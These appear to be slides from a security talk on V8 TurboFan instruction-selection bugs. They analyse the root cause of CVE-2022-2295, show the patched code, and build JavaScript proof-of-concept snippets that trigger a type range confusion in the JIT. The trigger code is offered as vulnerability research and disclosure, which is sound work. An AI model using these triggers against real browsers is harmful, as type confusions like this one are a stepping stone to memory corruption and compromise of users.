



# JIT Bugs in Instruction Selection

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
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# Agenda

1. Background
2. Root cause of CVE-2022-2295
3. Exploitation of CVE-2022-2295
4. Takeaways

# Compiler pipeline





# Layering of nodes/operations

Node kinds :

- Complex **JavaScript** nodes at high-level.
- Simple **machine** nodes at low-level.
- "**Simplified**" nodes in the middle.
- **Common** nodes are shared.



## TurboFan nodes

- JavaScript:

JSAdd

JSSubtract

JSMultiply

JSDivide

JSModulus

JSDivide

JSBitwiseOr

JSBitwiseAnd

JSBitwiseXor

JSShiftLeft

JSShiftRight

JSEqual

JSStrictEqual

JSToBoolean

JSToNumber

JSCall

- Intermediate:

NumberAdd

NumberSub

NumberMul

NumberDiv

NumberMod

NumberEqual

NumberLessThan

LoadField

StoreField

StringEqual

StringAdd

ChangeTaggedToInt32

- Machine:

Int32Add

Int32Sub

Int32Mul

Float64Add

Float64Sub

Float64Mul

Load

Store

Call

ConvertFloat64ToInt32





# IR layering and phases



Graph building

Typed specialization, inlining

Typing, typed lowering

Representation selection

JS Generic lowering


Early optimizations

Effect-control linearization

Late optimizations

**Scheduling & Instruction Selection**

Code assembly






## Issue 1254189 (CVE-2021-38007)

24: Load

27: Int32Constant[1]

29: Word32Sar(24, 27)

```
movl edi, [eax+0xf]    movl edi, [eax+0xf]
movl ecx, 0x1          sar  edi, 0x1
sar  edi, cl
```





## Issue 1254189 (CVE-2021-38007)

Some primitives and ideas:

1. Generate NumberConstant  
after SL phase
2. Typer-friendly tagged phi
3. Typer-opaque constants
4. Ephemeral phi
5. Eliminate the representation  
change node after the Phi

```
function foo() {  
    let c = {c1:1};  
    let x = ((c.c1&1)+1);  
  
    let y = String();  
    if (x>1) y = x;  
  
    y <=<= 1;  
    // Typer: Range(0,0), Real: 1  
    let z = 1 >> y;  
    return z;  
}
```





## X64 Instruction Selector

34: Load(236, 241, 32, 32)

```
movl rdi, [rax+0xf]
```

127: Int32Constant[0]



```
cmpl rdi, rsi
```

```
setel dil
```

38: Word32Equal(34, 25)

```
movzxbll rdi, rdi
```

```
cmpl rdi, 0
```

39: Word32Equal(38, 127)

```
setel dil
```



## X64 Instruction Selector

34: Load(236, 241, 32, 32)

`movl rdi, [rax+0xf]`

127: Int32Constant[0]

`cmpl rdi, rsi`

38: Word32Equal(34, 25)



`setnzl dil`

39: Word32Equal(38, 127)



## X64 Instruction Selector

34: Load(236, 241, 32, 32)

127: Int32Constant[0]

38: Word32Equal(34, 25)

39: Word32Equal(38, 127)



`cmpl [rax+0xf], rsi`


`setnzl dil`



## X64 Instruction Selector

```
bool InstructionSelector::CanCover(Node* user, Node* node) const {  
    // 1. Both {user} and {node} must be in the same basic block.  
    if (schedule()->block(node) != schedule()->block(user)) {  
        return false;  
    }  
    // 2. Pure {node}s must be owned by the {user}.  
    if (node->op()->HasProperty(Operator::kPure)) {  
        return node->OwnedBy(user);  
    }  
    // 3. Impure {node}s must match the effect level of {user}.  
    if (GetEffectLevel(node) != GetEffectLevel(user)) {  
        return false;  
    }  
    // 4. Only {node} must have value edges pointing to {user}.  
    for (Edge const edge : node->use_edges()) {  
        if (edge.from() != user && NodeProperties::IsValueEdge(edge)) {  
            return false;  
        }  
    }  
    return true;  
}
```

# CanCover







## X64 Instruction Selector

[instruction-selector-x64] Add missing CanCover check

CanCover is not transitive. The counter example are Nodes A,B,C such that CanCover(A, B) and CanCover(B,C) and B is pure. In this case the effect level of A and B might differ.

This CL adds a missing CanCover check to a case of shift reduction where we assumed transitivity.

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## X64 Instruction Selector

```
bool InstructionSelector::CanCoverTransitively(Node* user, Node* node,
                                              Node* node_input) const {
    if (CanCover(user, node) && CanCover(node, node_input)) {
        // If {node} is pure, transitivity might not hold.
        if (node->op()->HasProperty(Operator::kPure)) {
            // If {node_input} is pure, the effect levels do not matter.
            if (node_input->op()->HasProperty(Operator::kPure)) return true;
            // Otherwise, {user} and {node_input} must have the same effect level.
            return GetEffectLevel(user) == GetEffectLevel(node_input);
        }
        return true;
    }
    return false;
}
```



# X64 Instruction Selector

## VisitWord32Equal

```
void InstructionSelector::VisitWord32Equal(Node* const node) {  
    Node* user = node;  
    FlagsContinuation cont = FlagsContinuation::ForSet(kEqual, node);  
    Int32BinopMatcher m(user);  
    if (m.right().Is(0)) {  
        return VisitWordCompareZero(m.node(), m.left().node(), &cont);  
    }  
    VisitWord32EqualImpl(this, node, &cont);  
}
```



## X64 Instruction Selector

VisitWord32Equal  $\longrightarrow$  VisitWordCompareZero

```
// Shared routine for word comparison against zero.
void InstructionSelector::VisitWordCompareZero(Node* user, Node* value,
                                                FlagsContinuation* cont) {
    // Try to combine with comparisons against 0 by simply inverting the branch.
    while (value->opcode() == IrOpcode::kWord32Equal && CanCover(user, value)) {
        Int32BinopMatcher m(value);
        if (!m.right().Is(0)) break;
        user = value;
        value = m.left().node();
        cont->Negate();
    }
    if (CanCover(user, value)) {
        ...
    }
    // Branch could not be combined with a compare, emit compare against 0.
    VisitCompareZero(this, user, value, kX64Cmp32, cont);
}
```



## X64 Instruction Selector

VisitWord32Equal  $\longrightarrow$  VisitWordCompareZero  $\longrightarrow$  VisitWord32EqualImpl  
 $\longrightarrow$  VisitWordCompare

```
void VisitWordCompare(InstructionSelector* selector, Node* node,
                      InstructionCode opcode, FlagsContinuation* cont) {
    ...
    if (g.CanBeImmediate(right)) {
        if (g.CanBeMemoryOperand(opcode, node, left, effect_level)) {
            return VisitCompareWithMemoryOperand(selector, opcode, left,
                                                  g.UseImmediate(right), cont);
        }
        return VisitCompare(selector, opcode, g.Use(left), g.UseImmediate(right),
                             cont);
    }
    if (g.CanBeMemoryOperand(opcode, node, left, effect_level)) {
        return VisitCompareWithMemoryOperand(selector, opcode, left,
                                              g.UseRegister(right), cont);
    }
    return VisitCompare(selector, opcode, left, right, cont,
                        node->op()->HasProperty(Operator::kCommutative));
}
```





## X64 Instruction Selector


VisitWord32Equal → VisitWordCompareZero → VisitWord32EqualImpl  
→ VisitWordCompare → CanBeMemoryOperand

```
bool CanBeMemoryOperand(InstructionCode opcode, Node* node, Node* input,
                        int effect_level) {
    if ((input->opcode() != IrOpcode::kLoad &&
         input->opcode() != IrOpcode::kLoadImmutable) ||
        !selector()->CanCover(node, input)) {
        return false;
    }
    if (effect_level != selector()->GetEffectLevel(input)) {
        return false;
    }
    MachineRepresentation rep =
        LoadRepresentationOf(input->op()).representation();
    switch (opcode) {
        ...
    }
    return false;
}
```



## Issue 1336869 (CVE-2022-2295)

```
let c0 = 0;
function foo(a, b) {
  function bar1() {
    b--;
    return a;
  }
  let x = a == 0xdead;
  function bar2() {}
  bar2 >>>= 1;
  let res = b !== x;
  b = x;
  let y = a > c0;
  res += c0;
  return res;
}
```





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    function bar1() {
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        return a;
    }
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    bar2 >>>= 1;
    let res = b !== x;
    b = x;
    let y = a > c0;
    res += c0;
    return res;
}
```

25: Call[Code:Compare\_WithFeedback]

34: Load(b)

38: Word32Equal(34, 25)

127: Int32Constant[0]

40: Store(b, 25)

39: Word32Equal(38, 127)



HOW TO EXPLOIT? 🤔



```
2406 } // namespace
2407
2408 // Shared routine for word comparison against zero.
2409 void InstructionSelector::VisitWordCompareZero(Node* user, Node* value,
2410                                               FlagsContinuation* cont) {
2411     // Try to combine with comparisons against 0 by simply inverting the branch.
2412     while (value->opcode() == IrOpcode::kWord32Equal && CanCover(user, value)) {
2413         Int32BinopMatcher m(value);
2414         if (!m.right().Is(0)) break;
2415
2416         user = value;
2417         value = m.left().node();
2418         cont->Negate();
2419     }
2420
2421     if (CanCover(user, value)) {
2422         switch (value->opcode()) {
2423             case IrOpcode::kWord32Equal:
2424                 cont->OverwriteAndNegateIfEqual(kEqual);
```

```
2406 // Used instead of CanCover in VisitWordCompareZero: even if CanCover(user,
2407 // node) returns false, if |node| is a comparison, then it does not require any
2408 // registers, and can thus be covered by |user|.
2409 bool CanCoverForCompareZero(InstructionSelector* selector, Node* user,
2410                             Node* node) {
2411     if (selector->CanCover(user, node)) {
2412         return true;
2413     }
2414     // Checking if |node| is a comparison. If so, it doesn't required any
2415     // registers, and, as such, it can always be covered by |user|.
2416     switch (node->opcode()) {
2417         #define CHECK_CMP_OP(op) \
2418         case IrOpcode::k##op: \
2419             return true;
2420         MACHINE_COMPARE_BINOP_LIST(CHECK_CMP_OP)
2421     #undef CHECK_CMP_OP
2422     default:
2423         break;
2424     }
2425     return false;
2426 }
2427
2428 } // namespace
2429
2430 // Shared routine for word comparison against zero.
2431 void InstructionSelector::VisitWordCompareZero(Node* user, Node* value,
2432                                               FlagsContinuation* cont) {
2433     // Try to combine with comparisons against 0 by simply inverting the branch.
2434     while (value->opcode() == IrOpcode::kWord32Equal && CanCover(user, value)) {
2435         Int32BinopMatcher m(value);
2436         if (!m.right().Is(0)) break;
2437
2438         user = value;
2439         value = m.left().node();
2440         cont->Negate();
2441     }
2442
2443     if (CanCoverForCompareZero(this, user, value)) {
2444         switch (value->opcode()) {
2445             case IrOpcode::kWord32Equal:
2446                 cont->OverwriteAndNegateIfEqual(kEqual);
```





## General structure

```
o = {};  
function foo() {  
    let z = (o.a < 9) | 0;  
    o.a = 10;  
    let res = (z == 0) | 0;  
    // res type mismatch  
  
    // Typer hardening bypass  
}
```



**Some primitives and ideas 💡**



## Ideas #1: `Load` needs type

```
let o = new Uint32Array(0x10);  
o.length
```



```
let o = "ABCD";  
o.length
```





## Ideas #1: `Load` needs type

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1){
    let z = (o.length < 0x3fffffff) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```



## Ideas #1: `Load` needs type

```
FieldAccess AccessBuilder::ForJSArrayLength(ElementsKind elements_kind) {
    TypeCache const* type_cache = TypeCache::Get();
    FieldAccess access = {kTaggedBase, JSArray::kLengthOffset,
                          Handle<Name>(), MaybeHandle<Map>(),
                          type_cache->kJSArrayLengthType,
                          MachineType::AnyTagged(),
                          kFullWriteBarrier, "JSArrayLength"};
    if (IsDoubleElementsKind(elements_kind)) {
        access.type = type_cache->kFixedDoubleArrayLengthType; 0x3fffffe
        access.machine_type = MachineType::TaggedSigned();
        access.write_barrier_kind = kNoWriteBarrier;
    } else if (IsFastElementsKind(elements_kind)) {
        access.type = type_cache->kFixedArrayLengthType;
        access.machine_type = MachineType::TaggedSigned();
        access.write_barrier_kind = kNoWriteBarrier;
    }
    return access;
}
```





## Ideas #1: `Load` needs type

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
  if(flag) return;
  o.length = 0x4000000;
}
function foo(a1){
  let y = 0x3ffffff;
  let z = (o.length < y) | 0;
  bar(a1);
  let res = (z == 0) | 0;
  return res;
}
```

1. `z` should have precise type information
2. The machine representation of `y` should be Tagged
3. `z` should not be constant folded



## Ideas #2: Typer-friendly tagged phi

```
function foo(a) {  
    let x = 0;  
  
    let y = String();  
    if (a) y = x;  
  
    let z = 1 >> y;  
    return z;  
}
```

Machine representation:

y:  
kRepTagged

Typer:

y:  
(String | Range(0, 0))  
z:  
Range(1, 1)



## Ideas #2: Typer-friendly tagged phi

```
MachineRepresentation GetOutputInfoForPhi(Node* node, Type type, Truncation use) {  
    if (type.Is(Type::None())) {  
        return MachineRepresentation::kNone;  
    } else if (type.Is(Type::Signed32()) || type.Is(Type::Unsigned32())) {  
        return MachineRepresentation::kWord32;  
    } else if (type.Is(Type::NumberOrOddball()) && use.IsUsedAsWord32()) {  
        return MachineRepresentation::kWord32;  
    } else if (type.Is(Type::Boolean())) {  
        return MachineRepresentation::kBit;  
    } else if (type.Is(Type::NumberOrOddball()) && use.TruncatesOddballAndBigIntToNumber()) {  
        return MachineRepresentation::kFloat64;  
    } else if (type.Is(Type::Union(Type::SignedSmall(), Type::NaN(), zone()))) {  
        return MachineRepresentation::kTagged;  
    } else if (type.Is(Type::Number())) {  
        return MachineRepresentation::kFloat64;  
    } else if (type.Is(Type::BigInt()) && use.IsUsedAsWord64()) {  
        return MachineRepresentation::kWord64;  
    } else if (type.Is(Type::ExternalPointer()) || type.Is(Type::SandboxedPointer())) {  
        return MachineType::PointerRepresentation();  
    }  
    return MachineRepresentation::kTagged;  
}
```



## Ideas #2: Typer-friendly tagged phi

```
#define SPECULATIVE_NUMBER_BINOP(Name) \
    Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
        lhs = SpeculativeToNumber(lhs); \
        rhs = SpeculativeToNumber(rhs); \
        return Name(lhs, rhs); \
    }

SPECULATIVE_NUMBER_BINOP(NumberBitwiseOr)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseAnd)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseXor)
SPECULATIVE_NUMBER_BINOP(NumberShiftLeft)
SPECULATIVE_NUMBER_BINOP(NumberShiftRight)
SPECULATIVE_NUMBER_BINOP(NumberShiftRightLogical)
#undef SPECULATIVE_NUMBER_BINOP

Type OperationTyper::SpeculativeToNumber(Type type) {
    return ToNumber(Type::Intersect(type, Type::NumberOrOddball() zone()));
}
```



## Ideas #2: Typer-friendly tagged phi

```
Type Typer::Visitor::TypeSpeculativeNumberLessThan(Node* node) {  
    return TypeBinaryOp(node, NumberLessThanTyper);  
}
```

```
Type OperationTyper::ToNumber(Type type) {  
    if (type.Is(Type::Number())) return type;  
    if (type.Maybe(Type::StringOrReceiver())) return Type::Number();  
    // Both Symbol and BigInt primitives will cause exceptions  
    // to be thrown from ToNumber conversions, so they don't  
    // contribute to the resulting type anyways.  
    type = Type::Intersect(type, Type::PlainPrimitive(), zone());  
    // This leaves us with Number\Oddball, so deal with the individual  
    // Oddball primitives below.  
    DCHECK(type.Is(Type::NumberOrOddball()));  
    ...  
    return Type::Intersect(type, Type::Number(), zone());  
}
```





## Ideas #2: Typer-friendly tagged phi

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
  if(flag) return;
  o.length = 0x4000000;
}
function foo(a1, a2){
  let y = BigInt(1);
  if(!a2)
    y = 0x3ffffff;

  let z = (o.length < y) | 0;
  bar(a1);
  let res = (z == 0) | 0;
  return res;
}
```

Machine representation:

y:  
kRepTagged

Typer:

y:  
(BigInt | Range(0x3ffffff, 0x3ffffff))  
z:  
Range(1, 1)





## Ideas #3: Typer-opaque constants with -O

```
let o = new Array(1.1,2.2,3.3,4.4);  
function bar(flag){  
  if(flag) return;  
  o.length = 0x4000000;  
}  
function foo(a1, a2){
```

```
  let y = BigInt(1);  
  if(!a2)  
    y = 0x3ffffff;
```

```
  let z = (o.length < y) | 0;  
  bar(a1);  
  let res = (z == 0) | 0;  
  return res;  
}
```

### ConstantFoldingReducer

```
Reduction ConstantFoldingReducer::Reduce(Node* node) {  
  if (!NodeProperties::IsConstant(node) &&  
      NodeProperties::IsTyped(node) &&  
      node->op()->HasProperty(Operator::kEliminatable) &&  
      node->opcode() != IrOpcode::kFinishRegion) {  
    Node* constant = TryGetConstant(jsgraph(), node);  
    if (constant != nullptr) {  
      ...  
    }  
  }  
  return NoChange();  
}
```



SpeculativeNumberEqual



## Ideas #3: Typer-opaque constants with -0

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
  if(flag) return;
  o.length = 0x4000000;
}
function foo(a1, a2){

  let y = BigInt(1);
  if(!a2)
    y = 0x3ffffff;

  let z = (o.length < y) | 0;
  bar(a1);
  let res = (z == 0) | 0;
  return res;
}
```

### TypedOptimization


```
Reduction TypedOptimization::ReduceSpeculativeNumberComparison(
  Node* node) {
  Node* const lhs = NodeProperties::GetValueInput(node, 0);
  Node* const rhs = NodeProperties::GetValueInput(node, 1);
  Type const lhs_type = NodeProperties::GetType(lhs);
  Type const rhs_type = NodeProperties::GetType(rhs);
  if (BothAre(lhs_type, rhs_type, Type::Signed32()) ||
      BothAre(lhs_type, rhs_type, Type::Unsigned32())) {
    Node* const value = graph()->NewNode(
      NumberOpFromSpeculativeNumberOp(simplified(),
                                       node->op()), lhs, rhs);
    ReplaceWithValue(node, value);
    return Replace(value);
  }
  return NoChange();
}
```




MinusZero

# Typer-opaque constants

```
let o = {c0:0};
let x = (o.c0&1);
```




LoadElimination  
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## Typer-opaque constants

```
let o = {c0:0};  
let x = (o.c0&1);
```





## Ideas #3: Typer-opaque constants with -0

### Typer phase

```
Type OperationTyper::NumberMultiply(Type lhs, Type rhs) {  
    ...  
    // Try to rule out -0.  
    bool maybe_minuszero = lhs.Maybe(Type::MinusZero()) ||  
                           rhs.Maybe(Type::MinusZero()) ||  
                           (lhs.Maybe(cache_>kZeroish) && rhs.Min() < 0.0) ||  
                           (rhs.Maybe(cache_>kZeroish) && lhs.Min() < 0.0);  
    ...  
  
    // Take into account the -0 and NaN information computed earlier.  
    if (maybe_minuszero) type = Type::Union(type, Type::MinusZero(), zone());  
    if (maybe_nan) type = Type::Union(type, Type::NaN(), zone());  
    return type;  
}
```



## Ideas #3: Typer-opaque constants with -O

### MachineOperatorReducer phase

```
// Perform constant folding and strength reduction on machine operators.
Reduction MachineOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    case IrOpcode::kInt32Mul: {
      Int32BinopMatcher m(node);
      if (m.right().Is(0)) return Replace(m.right().node()); //  $x * 0 \Rightarrow 0$ 
      if (m.right().Is(1)) return Replace(m.left().node()); //  $x * 1 \Rightarrow x$ 
      if (m.IsFoldable()) { //  $K * K \Rightarrow K$  (K stands for arbitrary constants)
        return ReplaceInt32(base::MulWithWraparound(m.left().ResolvedValue(),
                                                       m.right().ResolvedValue()));
      }
      ...
      break;
    }
  }
  return NoChange();
}
```





## Ideas #3: Typer-opaque constants with -0

```
let o = {c0:0};  
let x = (o.c0&1);  
// Type: Range(0, 1)
```



```
let o = {c0:0};  
let x = o.c0 * 0;  
// Type: (MinusZero | Range(0, 0))
```



## Ideas #3: Typer-opaque constants with -0

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
  if(flag) return;
  o.length = 0x4000000;
}
function foo(a1, a2){
```

```
  let y = BigInt(1);
  if(!a2)
    y = 0x3fffffff;
```

```
  let z = (o.length < y) | 0;
  bar(a1);
  let res = (z == 0) | 0;
  return res;
}
```



```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
  if(flag) return;
  o.length = 0x4000000;
}
function foo(a1){
  let c = {a:0};
  let x = c.a * 0;
  // Type: (MinusZero | Range(0, 0))
  let y = BigInt(1);
  if(!a2)
    y = 0x3fffffff;

  let z = (o.length < y) | 0;
  bar(a1);
  let res = (z == x) | 0;
  return res;
}
```



Cheers! 🥂🥂🥂

# POC

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let o = new Array(1.1,2.2,3.3,4.4);
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}
function foo(a1){
    let c = {a:0};
    let x = c.a * 0;
    let y = BigInt(1);
    if(!a2)
        y = 0x3ffffff;

    let z = (o.length < y) | 0;
    bar(a1);
    // Typer: Range(0,0), Real: 1
    let res = (z == x) | 0;
    return res;
}
```

Typer phase:

x:

(MinusZero | Range(0, 0))

y:

(BigInt | Range(0x3ffffff, 0x3ffffff))

z:

Range(1, 1)

res:

Range(0, 0)



# Typer hardening bypass?

It's not a big problem, but we won't talk about it today.



## Takeaway

- Briefly introduce the TurboFan and a bug in instruction selection
- Analyze the root cause of CVE-2022-2295
- Introduce some primitives, and trigger the bug in a way that causes a type range confusion





# DEMO

md5 of exp.js: f482d5186d8d58f2fa29a5cb00cbf24d



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